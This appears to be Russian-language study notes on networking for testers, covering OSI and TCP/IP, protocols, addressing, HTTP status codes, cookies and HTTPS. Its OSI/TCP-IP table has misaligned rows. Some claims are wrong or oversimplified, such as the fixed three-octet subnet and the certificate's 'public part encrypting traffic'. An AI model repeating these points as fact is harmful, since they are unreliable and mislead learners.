	2. Канальный Кадр	Передача сообщения по каналу. Начало-конец сообщения в потоке бит. Обнаружение и коррекция ошибок. В широковещательной сети: управление доступом к среде (в один момент данные передавал только 1 комп), физическая адресация (на какой именно комп из множества передать инфу).
	1. Физический Бит	Передача бит по физическому каналу связи. Не вникает в смысл передаваемой информации. Задача: как передать биты информации в виде сигналов, передаваемых по среде.

? **Модель TCP/IP** – никто отдельно не принимал стандартов модели TCP/IP, просто стек протоколов TCP/IP оказался настолько популярным, что все стали использовать модель на основе этого стека: 4 уровня; Протоколы стека хорошо используются на практике; Основа Интернет.

Модель OSI		Модель TCP/IP	
Уровень (Layer)	Уровень (Layer)	Функции	
7. Прикладной (Application)	4. Прикладной (Application)	Сочетает в себе 3 ур-ня OSI – на практике, если приложению (ур.7) нужны ф-ции ур.5 или ур.6, то оно само должно их реализовывать.	
6. Представления (Presentation)		Связь между двумя процессами на разных хостах	
5. Сеансовый (Session)	3. Транспортный (Transport)	Поиск маршрута в составной сети	
4. Транспортный (Transport)	2. Межсетевой (Internet)	Интерфейс взаимодействия с разными сетевыми технологиями (Ethernet, Wi-Fi)	
3. Сетевой (Network)	1. Сетевых интерфейсов (Network Access)	Прикладные протоколы (HTTP, SMTP, POP3, IMAP, FTP, DNS)	
2. Канальный (Data Link)		Протоколы передачи данных (TCP, UDP, IP, ICMP, ARP, DHCP)	
1. Физический (Physical)		Физические интерфейсы (Ethernet, Wi-Fi, DSL)	

? Сравнение моделей OSI и TCP/IP

Характеристика	Модель OSI	Модель TCP/IP
«+» Достоинства	Хорошая теоретическая проработка. Разделено понятие интерфейса и реализации.	Протоколы широко применяются
«-» Недостатки	Протоколы не используются	Плохая теоретическая проработка, подходит только для сетей на основе стека TCP/IP
Применение	Модель для описания разных типов сетей (Fibre Channel, Infiniband, SS7 – телефонная сигнализация)	Сети на основе стека TCP/IP – Интернет

? Стек протоколов TCP/IP

Прикладной	HTTP SMTP POP3 IMAP FTP DNS	– Просмотр Веб-страниц – Передача почты – Передача почты – Передача почты – Передача файлов – Назначение IP-адресам более понятных для людей имён
Транспортный	TCP UDP	– Медленная передача данных с гарантией доставки – Быстрая передача данных без гарантии доставки
Межсетевой	IP ICMP ARP DHCP	– Обеспечивает доставку пакетов, тем самым объединяет сегменты сети в одну сеть – Передача сообщений об ошибках: услуга не доступна, хост/маршрутизатор не отвечают – Протокол для определения MAC-адреса по IP-адресу другого компьютера – Протокол для автоматического получения IP-адреса сетевыми устройствами
Сетевых интерфейсов	Ethernet Wi-Fi DSL	– Кабельный – Радиоэфир – Модем через телефонные линии

? Множественный доступ к каналам, Подуровни Канального уровня:

- LLC (Logical Link Control) – Подуровень Управления Логическим Каналом – Отвечает за Передачу данных (создание кадров, обработка ошибок), Мультиплексирование (передача данных через одну технологию Канального ур-ня нескольких типов протоколов вышестоящего уровня), Управление потоком (предотвращение «затопления» медленного оборудования получателя, быстрым потоком от мощного оборудования отправителя). Подуровень LLC – общий для различных технологий.
- MAC (Media Access Control) – Подуровень Управления Доступа к Среде – Корректное совместное использование разделяемой среды (управление доступом – предотвращение «коллизии» – обеспечение использования канала только 1 отправителем), Адресация (какому у-ву из множества предназначается информация). Подуровень MAC – специфический для разных технологий. (Только при технологии с разделяемым доступом, при соединении точка-точка подуровень MAC не нужен).

? Стек протоколов

Стек протоколов – Группа протоколов объединённых одной конечной целью.

? Протоколы

ПРОТОКОЛЫ КАНАЛЬНОГО УРОВНЯ:

- **STP (Spanning Tree Protocol)** – Протокол Связующего (Остовного) Дерева – Автоматическое отключение дублирующих соединений между коммутаторами, чтобы не образовывалось кольцо. (Связующее дерево – подграф без циклов, содержащий все вершины исходного графа). Обеспечивает: надёжность соединений между коммутаторами (если разорвётся одно соединение – можно использовать другое) и защиту от ошибок конфигурации (если случайно подключили коммутатор не в тот порт, и образовалось кольцо). Проблемы: длительная обработка (30 сек), проблемы при построении сети с несколькими коммутаторами, принадлежащих разным VLAN (STP не знает про VLAN).
- **RSTP (Rapid Spanning Tree Protocol)** – Скоростной Протокол Связующего Дерева – Улучшенная версия STP – Срабатывает быстрее при подключении оборудования и изменении конфигурации сети (несколько сек).
- **MSTP (Multiple Spanning Tree Protocol)** – Протокол Множественного Связующего Дерева – работает с отдельным связующим деревом для каждого VLAN
- **MIMO (Multiple Input Multiple Output)** – Множественная Передача Множественный Приём – метод кодирования сигнала для использования нескольких антенн
- **MACA (Multiple Access with Collision Avoidance)** – Протокол Множественного Доступа с Предотвращением Коллизий – Решает проблему «скрытой» и «засвеченной» станции; может использоваться в Wi-Fi (необязательно)

МЕТОДЫ КАНАЛЬНОГО УРОВНЯ В WI-FI И ETHERNET – В сетях с разделённым доступом надо ввести метод управления доступом к среде, чтобы в одно и то же время только один компьютер передавал данные:

- **CMSA/CD (Carrier Sense Multiple Access with Collision Detection) (Ethernet)** – Множественный доступ с прослушиванием несущей частоты и распознаванием коллизий = Множественный доступ + Прослушивание несущей частоты + Обнаружением коллизий
- **CMSA/CA (Carrier Sense Multiple Access with Collision Avoidance) (Wi-Fi)** – Множественный доступ с прослушиванием несущей частоты с предотвращением коллизий (не решает проблему «скрытой» и «засвеченной» станции) = Множественный доступ + Прослушивание несущей частоты + Предотвращение коллизий

ПРОТОКОЛЫ СЕТЕВОГО УРОВНЯ (ДЛЯ ПЕРЕДАЧИ ДАННЫХ):

- **IP (Internet Protocol)** – Межсетевой протокол / Протокол Межсетевого взаимодействия – Основа сети Интернет – Служит для Объединение сетей, (построенных на основе разных технологий канального уровня в одну крупную сеть), Маршрутизации (поиск маршрута от отправителя к получателю в крупной сети, через промежуточные узлы – маршрутизаторы) и для обеспечения качества обслуживания этой крупной составной сети. (Версии: IPv4 или просто IP – адрес 4 байта, IPv6 – адрес 16 байт).

УПРАВЛЯЮЩИЕ ПРОТОКОЛЫ СЕТЕВОГО УРОВНЯ (ДЛЯ ОБЕСПЕЧЕНИЯ РАБОТЫ СОСТАВНОЙ СЕТИ):

- **DHCP (Dynamic Host Configuration Protocol)** – Протокол Динамической Конфигурации Хостов – Используется для автоматического назначения вводиться протокол DHCP, (т.к. в крупной сети с большим количеством компьютеров назначить вручную IP-адрес практически невозможно).
- **ARP (Address resolution Protocol)** – Протокол Разрешения Адресов – Позволяет автоматически определить MAC-адрес компьютера по его IP-адресу.
- **ICMP (Internet Control Message Protocol)** – Протокол Межсетевых Управляющих Сообщений – Используется для сообщений об ошибках в работе сети (получатель недоступен, закончилось TTL пакета, запрещено фрагментировать большой пакет) и тестирования работы сети.

ПРОТОКОЛЫ ТРАНСПОРТНОГО УРОВНЯ:

- **UDP (User Datagram Protocol)** – Протокол Пользовательских Датаграмм – НЕ гарантирует доставку данных: нет соединения, нет гарантии доставки данных, нет гарантии сохранения порядка сообщений
- **TCP (Transmission Control Protocol)** – Протокол Управления Передачей – обеспечивает надёжность доставки: Гарантия доставки (Гарантия Подтверждения доставки – Остановка и ожидание и Скользящее окно + Гарантия Повторной отправки неподтверждённых сообщений) и Гарантия следования сообщений.

ТЕХНОЛОГИЯ ПРЕОБРАЗОВАНИЯ IP-АДРЕСОВ ВНУТРЕННЕЙ СЕТИ В IP-АДРЕСА ВНЕШНЕЙ СЕТИ:

- **NAT (Network Address Translation)** – Трансляция Сетевых Адресов – Технология преобразования IP-адресов Внутренней (частной) сети в IP-адреса Внешней сети (Интернет) – Цель создания технологии NAT – нехватка адресов IPv4.

МЕТОДЫ КОНТРОЛЯ ДОСТУПА К СЕТИ СЕТЕВОГО И ТРАНСПОРТНОГО УРОВНЕЙ (IP-АДРЕСА И ПОРТЫ):

- **Firewall – Brandmauer – Межсетевой экран** – у-во или программа, которое отделяет сеть от других сетей
- Технология IDS и IPS (работают вместе):
 - **IDS (Intrusion Detect System) – Система Обнаружения Вторжений** – предупреждает Админа об атаке
 - **IPS (Intrusion Prevention System) – Система Предотвращения Вторжений** – пытается предотвратить атаку

ПРОТОКОЛЫ СЕАНСОВОГО УРОВНЯ (УРОВЕНЬ НЕ ИСПОЛЬЗУЮТСЯ В TCP/IP):

- **Сеанс / Сессия** – это набор, связанных между собой, сетевых взаимодействий, направленных на решение одной задачи. По логике Модели OSI сеансы должны обрабатываться на Сеансовом уровне, но по логике Модели TCP/IP обработкой сеансов должно заниматься само приложение. Такая возможность была добавлена в Протокол HTTP

ПРОТОКОЛЫ УРОВНЯ ПРЕДСТАВЛЕНИЯ (УРОВЕНЬ НЕ ИСПОЛЬЗУЮТСЯ В TCP/IP):

Технологии с функцией уровня Представления:

- **SSL (Secure Sockets Layer) – Слой Защищённых Сокетов** – Технология шифрования
- **TLS (Transport Layer Security) – Протокол защиты транспортного уровня** – Технология шифрования (более современный вид SSL)

ПРОТОКОЛЫ ПРИКЛАДНОГО УРОВНЯ:

- **DNS (Domain Name System) – Система Доменных Имён** – определение IP-адреса по Доменному Имени
- **HTTP (Hypertext Transfer Protocol) – Протокол Передачи Гипертекста** – просмотр веб-страниц, обработка сеансов
- **FTP (File Transfer Protocol) – Протокол Передачи Файлов** – Клиент может работать с файловой системой Сервера: просматривать каталоги, загружать и перемещать файлы, записывать файлы.
- **TELNET, Teletype Network** – сетевой протокол для реализации текстового терминального интерфейса по сети
- **SSH, Secure Shell – Безопасная оболочка** – сетевой протокол прикладного уровня, позволяющий производить удалённое управление ОС и туннелирование TCP-соединений (н-р, для передачи файлов).

Протоколы Электронной почты:

- **SMTP (Simple Mail Transfer Protocol) – Простой Протокол Передачи Почты** – для передачи писем «Агент Пользователя – Почтовый Сервер» И «Почтовый Сервер-1 – Почтовый Сервер-2»
- **POP3 (Post Office Protocol 3) – Протокол Почтового Отделения, версия 3** – чтение писем – перемещает все письма из Хранилища на локальный ПК, а потом показывает в Агенте
- **IMAP (Internet Message Access Protocol) – Протокол Доступа к Электронной Почте** – чтение писем из Хранилища напрямую – письма остаются в Хранилище.

? DSL

DSL (Digital Subscriber Line) – Цифровая Абонентская Линия – Технологии DSL позволяют передавать данные со скоростями, значительно превышающими те скорости, которые доступны даже лучшим аналоговым и цифровым модемам. Эти технологии поддерживают передачу голоса, высокоскоростную передачу данных и видеосигналов, создавая при этом значительные преимущества, как для абонентов, так и для провайдеров. Многие технологии DSL позволяют совмещать высокоскоростную передачу данных и передачу голоса по одной и той же медной паре. Существующие типы технологий DSL различаются в основном по используемой форме модуляции и скорости передачи данных.

? Ethernet

Ethernet («Эфирная сеть») – самая популярная в настоящее время технология для создания проводных компьютерных сетей. Работает на Физическом и Канальном уровне с подуровнями LLC и MAC.

? MAC-адреса

MAC-address (Media Access Control address) – Адреса Управления Доступом к Носителю – Служат для идентификации сетевых интерфейсов узлов сети Ethernet и Wi-Fi = для того, что бы на канальном уровне знать какому именно у-ву предназначается сообщение. Длина – 6 байт = 48 бит. Форма записи – 6 шестнадцатеричных чисел (через «-» или «:»). Должны быть уникальными в одном сегменте сети (одна широковещательная среда Ethernet/ Wi-Fi или VLAN в коммутируемом Ethernet), иначе один из них не будет работать. Типы MAC-адресов:

- Индивидуальный (unicast) (**30-9C-23-15-E8-8C**) – получает 1 компьютер
- Групповой (multicast) – первый бит старшего байта = 1 (**01-80-C2-00-00-08**) – получают компы в группе
- Широковещательный (broadcast) – все биты = 1 (**FF-FF-FF-FF-FF-FF**) – получают все компьютеры в сети

? Концентратор и коммутатор

- **Концентратор (Hub)** – Топология: общая шина. Работает на Физическом уровне: сигнал, поступивший на один порт, передаётся на все порты.
- **Коммутатор (Switch)** – Топология: полносвязная (обеспечивает соединение всех портов напрямую: точка-точка). Работает на Канальном уровне: сигнал, поступивший на один порт, анализируется → извлекается адрес получателя → сигнал передаётся только на тот порт, к которому подключен получатель.

? **VLAN (Virtual Local Area Network) – Виртуальная локальная сеть** – технология разделения отдельной сети на несколько логических сетей, изолированных друг от друга.

? **Wi-Fi** – Технология передачи данных в беспроводных компьютерных сетях.

? Частоты Wi-Fi:

- 2,4 ГГц;
- 5 ГГц.

? Способы использования Wi-Fi:

- Wi-Fi Мост;
- Wi-Fi Роутер;
- Wi-Fi Точка Доступа.

? **WAP, Wireless Access Point**

WAP Wireless Access Point – Точка беспроводного доступа – это базовая станция, предназначенная для обеспечения беспроводного доступа к уже существующей сети (беспроводной или проводной) или создания новой беспроводной сети.

? Глобальные и Локальные адреса

- Локальные адреса – Адреса в технологии Канального уровня (MAC-адреса в Ethernet, IMEI-адреса в 4G) – Привязаны к конкретной технологии; не могут быть использованы в гетерогенных сетях.
- Глобальные адреса – Адреса Сетевого уровня (IP-адреса) – Не привязаны к технологии; применяются при объединении сетей (Интернет).

? IP-адрес

IP-адрес – уникальный числовой идентификатор устройства в составной компьютерной сети.

Длина – 4 байта = 32 бита. Двоичное число из 32 бит разделяется на 4 части по 8 бит – октеты. 4 октета выражаются десятичными числами (для удобства чтения человеком). Форма записи – 4 десятичных числа в диапазоне 0–255, разделённых точками. ? Структура: Первые 3 октета – «Старшие биты» – номер подсети. Последний октет – «Младшие биты» – номер хоста

Версии протокола IP:

- IPv4 или просто IP – адрес 4 байта
- IPv6 – адрес 16 байт

? **Подсеть (IP-сеть, сеть, subnet)** – множество компьютеров, у которых старшая часть IP-адреса – одинаковая

? Маска подсети

Маска подсети показывает, где в IP-адресе номер сети, а где хоста.

Структура маски: Длина – 32 бита.

«1» в позициях, задающих номер сети.

«0» в позициях, задающих номер хоста

? Работают ли Маршрутизаторы с отдельными компьютерами

Маршрутизаторы работают с подсетями, а не отдельными компьютерами

? Сетевой шлюз (Gateway)

- Сетевой шлюз (Gateway) – аппаратный маршрутизатор или программное обеспечение для сопряжения компьютерных сетей, использующих разные протоколы (например, локальной и глобальной). Основная задача – конвертировать протокол между сетями.

- В сети Интернет узлом или конечной точкой может быть или сетевой шлюз, или хост. Интернет пользователи и компьютеры, которые доставляют веб-страницы пользователям – это хосты, а узлы между различными сетями – это сетевые шлюзы. Например, сервер, контролирующий трафик между локальной сетью компании и сетью Интернет – это сетевой шлюз.

? Маршрутизация – поиск маршрута доставки пакета между сетями через транзитные узлы – маршрутизаторы

? Фрагментация

Фрагментация – разделение пакета на несколько частей – фрагментов – для передачи по сети с маленьким MTU
Каждый фрагмент < MTU

? MTU

MTU, Maximum Transmission Unit – Максимальный размер передаваемых данных

? Адреса Сетевого и Канального уровней

Каждый пакет, который передаётся по сети, содержит 2 адреса: IP-адрес и MAC-адрес

- MAC-адреса – для передачи данных в одном сегменте сети (Канальный уровень)
- IP-адреса – для объединения сетей в одну крупную составную сеть (Сетевой уровень)

? Порты.

- Порты – Адреса на Транспортном уровне – целое неотрицательное число в диапазоне 0 – 65535
- Любое сетевое приложение на хосте имеет свой порт, номера портов у приложений не повторяются (т.к. не ясно: какому процессу отправлять пришедший пакет). Если нужно подключиться к какому-либо сервису в Интернете, надо указать не только IP-адрес, но и порт

? Сокеты (Socket)

- Сокет (Socket) – программный интерфейс для обеспечения обмена данными между процессами – взаимодействия программ с транспортным уровнем. Процессы при таком обмене могут исполняться как на одном хосте, так и на различных, связанных сетью.
- Сокет – абстрактный объект, представляющий конечную точку соединения.
 - Для взаимодействия между хостами с помощью стека TCP/IP используются адреса и порты.
 - Адрес представляет собой 32-битную структуру для протокола IPv4, 128-битную для IPv6.
 - Номер порта – целое число в диапазоне от 0 до 65535 (для протокола TCP).
 - Эта пара определяет сокет («гнездо», соответствующее адресу и порту).

? Сеанс / Сессия

Сеанс / Сессия – это набор, связанных между собой, сетевых взаимодействий, направленных на решение одной задачи.

? WebDAV (Web Distributed Authoring and Versioning)

или просто DAV – набор расширений и дополнений к протоколу HTTP, поддерживающих совместную работу пользователей над редактированием файлов, и управление файлами на удалённых веб-серверах.

? Методы HTTP

Клиент, при обращении к серверу указывает метод, который он хочет использовать:

- OPTIONS – запрос поддерживаемых HTTP-методов для ресурса
- GET – запрос на получение ресурса
- HEAD – запрос на получение только заголовков ресурса
- POST – передача данных на ресурс
- PUT – изменение ресурса
- PATCH – изменение фрагмента ресурса
- DELETE – удаление ресурса
- TRACE – трассировка страницы – прослеживание происходящего со страницей, кто что меняет
- CONNECT – подключение к веб-серверу через прокси

? Список статус кодов HTTP ответа сервера

Коды ответа (для тестировщика) – это просто удобное понимание, как именно отреагировал сервер на web или API запрос.

Разделяются на 5 групп:

- 1xx – Info – Информационные (100–105)
- 2xx – Success – Успешные (200–226)
- 3xx – Redirect – Перенаправление (300–307)
- 4xx – Client error – Ошибка клиента (400–499)
- 5xx – Server error – Ошибка сервера (500–510)

? Почему ошибка 404 относится к 4** - клиентской, если по идеи должна быть 5**?

Хотя интуитивно можно подумать, что данная ошибка должна относиться к ошибкам со стороны сервера, 404 по задумке является клиентской ошибкой, то есть подразумевается, что клиент (Вы) должен был знать, что URL страницы был перемещён или удалён, и Вы пытаетесь открыть несуществующую страницу.

? Статус-коды HTTP

1XX – INFO – ИНФОРМАЦИОННЫЕ

- 100 – Continue – Продолжай
- 101 – Switching Protocols – Переключение протоколов
- 102 – Processing – Идёт обработка
- 103 – Early Hints – Ранняя метаинформация

2XX – SUCCESS – УСПЕШНЫЕ

- 200 – OK – Хорошо
- 201 – Created – Создано
- 202 – Accepted – Принято
- 203 – Not Authoritative Information – Информация не авторитетна
- 204 – No Content – Нет содержимого
- 205 – Reset Content – Сбросить содержимое
- 206 – Partial Content – Частичное содержимое
- 207 – Multi-Status – Многостатусный
- 208 – Already Reported – Уже сообщалось
- 226 – IM Used – Использовано IM

3XX – REDIRECT – ПЕРЕНАПРАВЛЕНИЕ

- 300 – Multiply Choice – Множество Выборов
- 301 – Moved Permanently – Перемещено навсегда
- 302 – Found / Moved Temporarily – Найдено / Перемещено временно
- 303 – See Other – Смотреть другое
- 304 – Not Modified – Не изменилось
- 305 – Use Proxy – Использовать прокси
- 306 – (reserved) – (зарезервировано)
- 307 – Temporary Redirect – Временное Перенаправление
- 308 – Permanent Redirect – Постоянное Перенаправление

4XX – CLIENT ERROR – ОШИБКА КЛИЕНТА

- 400 – Bad Request – Некорректный запрос
- 401 – Not Authorized – Не авторизован
- 402 – Payment Required – Необходима оплата
- 403 – Forbidden – Запрещено
- 404 – Not Found – Не найдено
- 405 – Method Not Allowed – Метод не поддерживается
- 406 – Not Acceptable – Неприемлемо
- 407 – Proxy Authentication Required – Необходима аутентификация прокси
- 408 – Request Timeout – Истекло время ожидания
- 409 – Conflict – Конфликт
- 410 – Gone – Удалён

5XX – SERVER ERROR – ОШИБКА СЕРВЕРА

- 500 – Internal Server Error – Внутренняя ошибка сервера
- 501 – Not Implemented – Не реализовано
- 502 – Bad Gateway – Плохой, ошибочный шлюз
- 503 – Service Unavailable – Сервис недоступен
- 504 – Gateway Timeout – Шлюз не отвечает
- 505 – HTTP Version Not Supported – Версия HTTP не поддерживается
- Полный список и описание – секция «Сети»

? Отличие HTTP/1.1 от HTTP/2


- Протокол HTTP/2 является бинарным. Изменены способы разбиения данных на фрагменты и транспортирования их между Сервером и Клиентом.
- В HTTP/2 Сервер имеет право послать то содержимое, которое ещё не было запрошено Клиентом. Это позволит Серверу сразу выслать доп. файлы, которые потребуются браузеру для отображения страниц, без необходимости анализа браузером основной страницы и запрашивания необходимых дополнений.
- Также часть улучшений получена за счёт мультиплексирования Запросов и Ответов, а также за счёт сжатия передаваемых заголовков и введения явной приоритизации запросов.

? e-mail/email, Electronic mail – Электронная Почта

E-mail, Electronic mail – Электронная почта – технология и служба по пересылке и получению электронных сообщений (называемых «письма», «электронные письма» или «сообщения») между пользователями компьютерной сети.

? URL, Uniform Resource Locator / URI, Uniform Resource Identifier / URN, Uniform Resource Name

- **URL, Uniform Resource Locator – Уникальное Положение Ресурса** – уникальный адрес веб-страницы в Интернете. Часто URL называют «ссылка», т.к. URL используется как стандарт записи на объекты в Интернете = Гипертекстовые ссылки во всемирной паутине WWW. Сейчас URL позиционируется как часть более общей системы идентификации ресурсов URI, сам термин URL постепенно уступает место более широкому термину URI
- **URI, Uniform Resource Identifier – Унифицированный Идентификатор Ресурса** – последовательность символов, идентифицирующая абстрактный или физический ресурс – символьная строка, позволяющая идентифицировать какой-либо ресурс: документ, изображение, файл, службу, ящик электронной почты и т. д. (Прежде всего, речь идёт о ресурсах сети Интернет и Всемирной паутины).
- **URN, Uniform Resource Name – Единообразное Имя Ресурса** – urn:ISBN:0-395-36341-1 – это URI, который указывает на ресурс (книги) 0-395-36341-1 в пространстве имён ISBN. Но, в отличие от URL, URN не указывает на местонахождение этого ресурса: в нём не сказано, в каком магазине её можно купить или на каком сайте скачать.



- **URI** является либо URL, либо URN, либо одновременно обоими.
- **URL** – это URI, который, помимо идентификации ресурса, предоставляет инфо о его местонахождении.
- **URN** – это URI, который только идентифицирует ресурс в определённом пространстве имён (и, соответственно, в определённом контексте), но не указывает его местонахождение.

? Заголовки HTTP

Заголовки HTTP – это строки в HTTP-сообщении, содержащие разделенную двоеточием пару параметр-значение. Формат заголовков соответствует общему формату заголовков текстовых сетевых сообщений ARPA (RFC 822). Заголовки должны отделяться от тела сообщения хотя бы одной пустой строкой.

Все заголовки разделяются на четыре основных группы:

1. Основные заголовки (General Headers) – должны включаться в любое сообщение клиента и сервера.
2. Заголовки запроса (Request Headers) – используются только в запросах клиента.
3. Заголовки ответа (Response Headers) – только для ответов от сервера.
4. Заголовки сущности (Entity Headers) – сопровождают каждую сущность сообщения.

? Протокол HTTPS

- **HTTPS – Hyper Text Transfer Protocol Secure** – расширение протокола HTTP, поддерживающее шифрование.
- Данные, передаваемые по протоколу HTTPS, «упаковываются» в криптографический протокол SSL или TLS.
- HTTPS не является отдельным протоколом. Это обычный HTTP, работающий через шифрованные транспортные механизмы SSL и TLS.
- Он обеспечивает защиту от атак, основанных на прослушивании сетевого соединения – от снiffeрских атак, при условии, что будут использоваться шифрующие средства, сертификат сервера проверен и ему доверяют.
- Сертификат состоит из 2 частей (2 ключей) – «Public» и «Private».
- Public-часть – используется для зашифровывания трафика от клиента к серверу в защищённом соединении
- Private-часть – для расшифровывания полученного от клиента зашифрованного трафика на сервере.

? Кэш (Cache) – это совокупность временных копий файлов программ, а также специально отведенное место их хранения для оперативного доступа.

? Куки (Cookies) – это небольшие текстовые файлы у нас на компьютерах, в которых хранится информация о наших предыдущих действиях на сайтах.

? Какие методы поддерживаются всегда

Каждый сервер обязан поддерживать как минимум методы GET и HEAD.

? Разница между кэшированием GET и POST

- GET – кэшируется
- POST, PUT, PATCH – не кэшируются, не сохраняются в истории браузера.

? Для каких целей используются Куки

- Управление сессиями: Логины, корзины покупок, результаты игр и все, что сервер должен запомнить;
- Пользовательские настройки, темы и другие настройки;
- Запись и анализ поведения пользователя.

? Из чего состоят Куки:

- Имя сервера, с которого был отправлен куки
- Время жизни (Cookies Lifetime)
- Случайно сгенерированный уникальный номер

? Максимальный размер Куки = 4 кБ = 4096 байт

? Виды Куки:

- Сессионные Куки / Временные Куки;
- Постоянные Куки / Следящие Куки;
- Сторонние Куки;
- Супер-Куки;
- Зомби-Куки / Evercookie / Persistent cookie.

? В какой части HTTP запроса будут сидеть куки – в заголовке

? Отличие Куки от Кэша

- Куки – файлы о предыдущих действиях на сайте. Пересылаются Серверу в составе HTTP-запроса
- Кэш – временные копии файлов страницы, хранящиеся на Клиенте, чтобы быстрее обращаться к странице как к «сохранённой», а не через Сеть и Сервер
- Главное отличие Куки от Кэша – каждый раз, когда вы повторно заходите на конкретный сайт, с которого вам был когда-то отправлен конкретный Куки, Веб-клиент (обычно, это веб-браузер) пересыпает этот фрагмент данных Веб-серверу в составе HTTP-запроса.

? Отличие Куки от Сессии

- Куки хранятся на Клиенте.
- Сессия – не хранится, это временной промежуток.

? Как изменить настройки файлов Куки:

- Открыть Google Chrome.
- В правом верхнем углу экрана нажать на значок «Настройка и управление Google Chrome» → Настройки.
- В разделе «Конфиденциальность и безопасность» выбрать «Файлы cookie и другие данные сайтов».
- Выбрать один из вариантов: «Показать все файлы cookie».

? Интернет-Хранилище (Web Storage)

- Почти всем настольным и мобильным приложениям нужно где-то хранить пользовательские данные. Но как быть веб-сайтам? В прошлом, мы использовали для этой цели файлы cookie, но у них есть серьёзные ограничения. HTML5 предоставляет более подходящие инструменты для решения этой проблемы. Первый инструмент – это IndexedDB, который является излишним, говоря о замене cookie, а второй – Web Storage, являющееся комбинацией двух очень простых интерфейсов API.
- Интернет-хранилище или DOM-хранилище – это программные методы и протоколы веб-приложения, используемые для хранения данных в веб-браузере. Интернет-хранилище представляет собой постоянное хранилище данных, похожее на куки, но со значительно расширенной ёмкостью и без хранения информации в заголовке запроса HTTP. Существуют два основных типа веб-хранилища: локальное хранилище (localStorage) и сессионное хранилище (sessionStorage), ведущие себя аналогично постоянным и сессионным куки соответственно.

? Статические и динамические веб-сайты

- **Статические сайты** состоят из неизменяемых страниц. Это значит, что сайт имеет один и тот же внешний вид, а также одно и то же наполнение для всех посетителей. При запросе такого сайта в браузере сервер сразу предоставляет готовый HTML-документ в исходном виде, в котором он и был создан. Кроме HTML, в коде таких страниц используется разве что CSS и JavaScript, что обеспечивает их лёгкость и быструю загрузку.

Чаще всего статическими бывают сайты с минимальным количеством страниц или с контентом, который не нужно регулярно обновлять, а именно сайты-визитки, каталоги продукции, справочники технической документации. Однако с помощью сторонних инструментов существует возможность добавить на такие страницы отдельные динамические элементы (комментарии, личный кабинет для пользователей, поиск).

- **Динамические сайты**, в свою очередь, имеют изменяемые страницы, адаптирующиеся под конкретного пользователя. Такие страницы не размещены на сервере в готовом виде, а собираются заново по каждому новому запросу. Сначала сервер находит нужный документ и отправляет его интерпретатору, который выполняет код из HTML-документа и сверяется с файлами и базой данных. После этого документ возвращается на сервер и затем отображается в браузере. Для интерпретации страниц на серверной стороне используются языки программирования Java, PHP, ASP и другие.

Самыми яркими примерами динамических сайтов являются интернет-магазины, социальные сети и т.п.

? Отличие Stateless от Stateful

- **Stateful** – модель, при которой объект содержит информацию о своём состоянии, все методы работают в контексте его состояния.
- **Stateless** – не предоставляют эту информацию. Все методы объекта работают вне какого-либо контекста или локального состояния объекта, которого в этом случае просто нет. Не делается предположений о состоянии сессии, все изменения атомарны, нет каких-то сессионных переменных на сервере, помнящих результат предыдущего запроса. Они каждый раз дают один и тот же неизменный ответ на один и тот же запрос, функцию или вызов метода. HTTP не имеет состояния в необработанном виде – если вы выполняете GET для определённого URL, вы получаете (теоретически) один и тот же ответ каждый раз.

? Отзывчивый (Responsive) и Адаптивный (Adaptive) дизайн

- Отзывчивый дизайн – один URL, адаптация вёрстки только за счёт CSS (у сайта 1 дизайн и он программно адаптируется под разные разрешения, мониторы)
- Адаптивный дизайн – разные URL, адаптация вёрстки CSS, HTTP (у сайта много дизайнов, для разных мониторов, телефонов, и т.д.)
- Сайты, основывающиеся на **отзывчивом (responsive) дизайне**, предоставляют всем устройствам одни и те же наборы URL, где каждый URL обеспечивает все устройства общим HTML кодом, поэтому модификация сайта под различные экраны достигается путём использования лишь CSS кода.
- Сайты, свёрстанные на **адаптивном (adaptive) веб-дизайне**, динамически сообщают всем устройствам общие URL, но каждый URL содержит различный HTML (и CSS) код, в зависимости от типа аппаратного обеспечения.

? Отличие XML от HTML

XML не является заменой **HTML**. Они предназначены для решения разных задач:

- XML решает задачу хранения и транспортировки данных, фокусируясь на том, что такие данные самые важные.
- HTML же решает задачу отображения данных, фокусируясь на том, как эти данные выглядят.

? Браузерный движок (Layout Engine) – представляет собой программу, преобразующую содержимое веб-страниц (файлы HTML, XML, цифровые изображения и т. д.) и информацию о форматировании (в форматах CSS, XSL и т. д.) в интерактивное изображение форматированного содержимого на экране. Браузерный движок обычно используется в веб-браузерах (отсюда название), почтовых клиентах и других программах, нуждающихся в отображении и редактировании содержимого веб-страниц.

? Почему при ошибочном вводе логина ИЛИ пароля, не пишут что именно не правильно было введено

При ошибочном вводе логина ИЛИ пароля, не пишут, что именно не правильно было введено: неверный логин, или неверный пароль, а пишется: «ошибка при вводе логина ИЛИ пароля». Это сделано в целях безопасности, чтобы не подсказать злоумышленнику какое именно из двух полей ему удалось преодолеть.

? Символы, которые можно использовать при вводе имени пользователя и пароля

Для ввода имени пользователя и пароля разрешается применять следующие символы.

Имя пользователя и пароль следует вводить с учётом регистра.

- Заглавные латинские буквы: от A до Z (26 символов)
- Строчные латинские буквы: от a до z (26 символов)
- Цифры от 0 до 9 (10 символов)
- Символы: (пробел) ! " # \$ % & ' () * + , - . / : ; < = > ? @ [\] ^ _ ` { | } ~ (33 символа)
- Имя пользователя для входа в систему
 - Пробелы, двоеточия и кавычки не допускаются.
 - Оно не может состоять только из цифр, и поле нельзя оставлять незаполненным.
 - Длина ограничивается 32 символами.
- Пароль для входа в систему
 - Максимально допустимая длина пароля для администраторов и супервизора составляет 32 символа, тогда как для пользователей длина ограничивается 128 символами.
 - В отношении типов символов, которые могут использоваться для задания пароля, никаких ограничений не установлено. В целях безопасности рекомендуется создавать пароли, содержащие буквы верхнего и нижнего регистров, цифры и другие символы. Чем большее число символов используется в пароле, тем более трудной является задача его подбора для посторонних лиц.
 - В подразделе «Политика паролей» раздела «Расширенная безопасность» вы можете установить требование в отношении обязательного включения в пароль букв верхнего и нижнего регистров, цифр и других символов, а также минимально необходимое количество символов в пароле. Для получения сведений об определении политики паролей см. Настройка функций расширенной безопасности.

? Снiffинг – процесс мониторинга и перехвата всех пакетов, которые проходят через сеть, с помощью специальных инструментов – Снифферов, т.е. возможность отслеживания и изменения запросов и ответов от сервера.

? GDPR

GDPR (General Data Protection Regulation) – Общий Регламент Защиты Персональных Данных

(Постановление Европейского Союза 2016/679) – соглашение по которому приложения не могут отправлять личные данные без уведомления и разрешения пользователя.

? Можно ли с помощью API достучаться до сервера без браузера – да, примеры:

- Сканер QR кодов в кинотеатре (доступ к серверу с информацией о действительности билета)
